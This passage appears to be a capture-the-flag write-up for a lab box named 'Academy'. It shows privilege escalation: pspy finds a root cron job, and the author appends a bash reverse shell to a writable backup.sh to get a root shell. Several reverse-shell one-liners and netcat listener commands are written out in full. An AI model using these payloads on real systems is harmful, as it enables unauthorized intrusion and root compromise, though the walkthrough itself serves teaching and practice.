
▾ **Assets** 6

pspy32	2.8 MB	Jan 17
pspy32s	1.12 MB	Jan 17
pspy64	2.96 MB	Jan 17
pspy64s	1.18 MB	Jan 17
Source code (zip)		Jan 17
Source code (tar.gz)		Jan 17


🎉 8 8 people reacted




```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.23.51.155 - - [13/Nov/2023 14:17:16] "GET /pspy64 HTTP/1.1" 200 -
```



```
grimmie@academy:~$ wget http://172.23.57.66/pspy64
--2023-11-13 14:17:13--  http://172.23.57.66/pspy64
Connecting to 172.23.57.66:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                     100%[=================================================>]   2.96M  --.-KB/s    in 0.01s

2023-11-13 14:17:13 (281 MB/s) - 'pspy64' saved [3104768/3104768]

grimmie@academy:~$
```




```
grimmie@academy:~$ chmod +x pspy64
grimmie@academy:~$ ./pspy64
```



```
2023/11/13 14:18:29 CMD: UID=0     PID=1      | /sbin/init
2023/11/13 14:19:01 CMD: UID=0     PID=16258  | /usr/sbin/CRON -f
2023/11/13 14:19:01 CMD: UID=0     PID=16263  | /bin/bash /home/grimmie/backup.sh
2023/11/13 14:19:01 CMD: UID=0     PID=16260  | /bin/bash /home/grimmie/backup.sh
2023/11/13 14:19:01 CMD: UID=0     PID=16259  | /bin/sh -c /home/grimmie/backup.sh
2023/11/13 14:20:01 CMD: UID=0     PID=16264  | /usr/sbin/CRON -f
2023/11/13 14:20:01 CMD: UID=0     PID=16265  | /usr/sbin/CRON -f
2023/11/13 14:20:01 CMD: UID=0     PID=16266  | /bin/sh -c /home/grimmie/backup.sh
2023/11/13 14:20:01 CMD: UID=0     PID=16267  | /bin/bash /home/grimmie/backup.sh
2023/11/13 14:20:01 CMD: UID=0     PID=16268  | /bin/bash /home/grimmie/backup.sh
2023/11/13 14:20:01 CMD: UID=0     PID=16269  | /bin/bash /home/grimmie/backup.sh
2023/11/13 14:21:01 CMD: UID=0     PID=16270  | /usr/sbin/CRON -f
2023/11/13 14:21:01 CMD: UID=0     PID=16271  | /usr/sbin/CRON -f
2023/11/13 14:21:01 CMD: UID=0     PID=16272  | /bin/sh -c /home/grimmie/backup.sh
2023/11/13 14:21:01 CMD: UID=0     PID=16273  | /bin/bash /home/grimmie/backup.sh
2023/11/13 14:21:01 CMD: UID=0     PID=16274  | /bin/bash /home/grimmie/backup.sh
2023/11/13 14:21:01 CMD: UID=0     PID=16275  | /bin/bash /home/grimmie/backup.sh
```


Looking at a this bash reverse shell by Swisskyrepo we can see



Bash TCP


```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196

/bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1
```

I'm going to edit mine to my IP and whatever port I choose, setup a netcat listener, then add that to the backup.sh file.




```
┌──(root㉿kali)-[~]
└─# nc -lvnp 8008
listening on [any] 8008 ...
```

```
bash -i >& /dev/tcp/172.23.57.66/8008 0>&1
```




```
  GNU nano 3.2

#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
bash -i >& /dev/tcp/172.23.57.66/8008 0>&1
```

Wait for it to run and...



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 8008
listening on [any] 8008 ...
connect to [172.23.57.66] from (UNKNOWN) [172.23.51.155] 40328
bash: cannot set terminal process group (16325): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~#
```



```
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```